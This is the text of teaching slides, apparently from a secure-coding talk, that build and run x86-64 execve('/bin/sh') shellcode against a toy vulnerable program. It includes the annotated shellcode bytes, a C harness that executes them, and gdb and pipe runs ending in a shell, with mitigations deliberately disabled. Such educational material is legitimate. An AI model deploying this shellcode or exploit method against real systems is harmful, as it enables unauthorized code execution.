    "\x48\x89\xe6"           // mov    %rsp,%rsi  
    "\x48\x31\xd2"           // xor    %rdx,%rdx  
    "\x48\x31\xff"           // xor    %rdi,%rdi  
    "\x4d\x31\xd2"           // xor    %r10,%r10  
    "\xb0\xff"                // mov    $0xff,%al  
    "\x48\xff\xc0"           // inc    %rax  
    "\x48\xff\xc0"           // inc    %rax  
    "\x0f\x05"                // syscall  
  
    "\x48\x31\xd2"           // xor    %rdx,%rdx  
    "\x48\x31\xc0"           // xor    %rax,%rax  
    "\x50"                   // push   %rax  
    "\x48\xbb\x2f\x62\x69\x6e\x2f" // movabs $0x68732f2f6e69622f,%rbx  
    "\x2f\x73\x68"           // //  
    "\x53"                   // push   %rbx  
    "\x48\x89\xe7"           // mov    %rsp,%rdi  
    "\x52"                   // push   %rdx  
    "\x57"                   // push   %rdi  
    "\x48\x89\xe6"           // mov    %rsp,%rsi  
    "\xb0\x3b"                // mov    $0x3b,%al  
    "\x0f\x05";               // syscall
```

close

open

execve

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Let's put the  
bytes in a  
char buffer

# Let's run the char buffer

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```
shellcode_close_test.c
```


```
1. int main()
2. {
3.     printf("len:%lu bytes\n", strlen(shellcode));
4.     (*(void(*)()) shellcode)();
5.     return 0;
6. }
```

# Compile and test the assembly

@PATI\_GALLARDO

```
$ clang -z execstack -o shellcode_test shellcode_test.c  
$ ./shellcode_test  
len:77 bytes
```






# Use the exploit in gdb

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```
wargames$ clang -o shellcode_exploit  
shellcode_exploit.c  
wargames$ ./shellcode_exploit > file  
wargames$ gdb -q ./launch_bigger  
(gdb) r < file  
Starting program: ./launch_bigger < file  
WarGames MissileLauncher v0.1  
0x7fffffffdfc90  
Secret: Access denied  
process 29337 is executing new program: /bin/dash
```





@PATI\_GALLARDO

Turtle  
Sec

# Use the exploit with pipe

@PATI\_GALLARDO

```
wargames$ ./shellcode_exploit | ./launch_bigger
WarGames MissileLauncher v0.1
0x7fffffffdd10
Secret: Access denied
```



\$



@PATI\_GALLARDO

Turtle  
Sec

WIN!



# Cheats

- We turned off ASLR
- We made the stack executable
- We turned off stack canaries
- We printed the address of the buffer


# Examples of newer exploit techniques

- *Information Leaks* - to defy ASLR
- *Return Oriented Programming*
  - to defy non-executable stack



# Programming the Weird Machine

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The Target

@SERGEYBRATUS

The Exploit

@HALVARFLAKE

Programs need to be *deterministically* correct  
Exploits need to be  
***probabilistically* correct**

# Exploit Development is Programming the Weird Machine

@PATI\_GALLARDO

# Questions?

Inspired by the training

*(In)Security in C++, Secure Coding Practices in C++*

Patricia Aas, **TurtleSec**

Turtle  
Sec

@PATI\_GALLARDO

Photos from pixabay.com

Patricia Aas, TurtleSec

Turtle  
Sec



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Turtle  
Sec

# Resources

## LINUX SYSTEM CALL TABLE FOR X86 64

[http://blog.rchapman.org/posts/Linux\\_System\\_Call\\_Table\\_for\\_x86\\_64/](http://blog.rchapman.org/posts/Linux_System_Call_Table_for_x86_64/)

Hex to decimal converter

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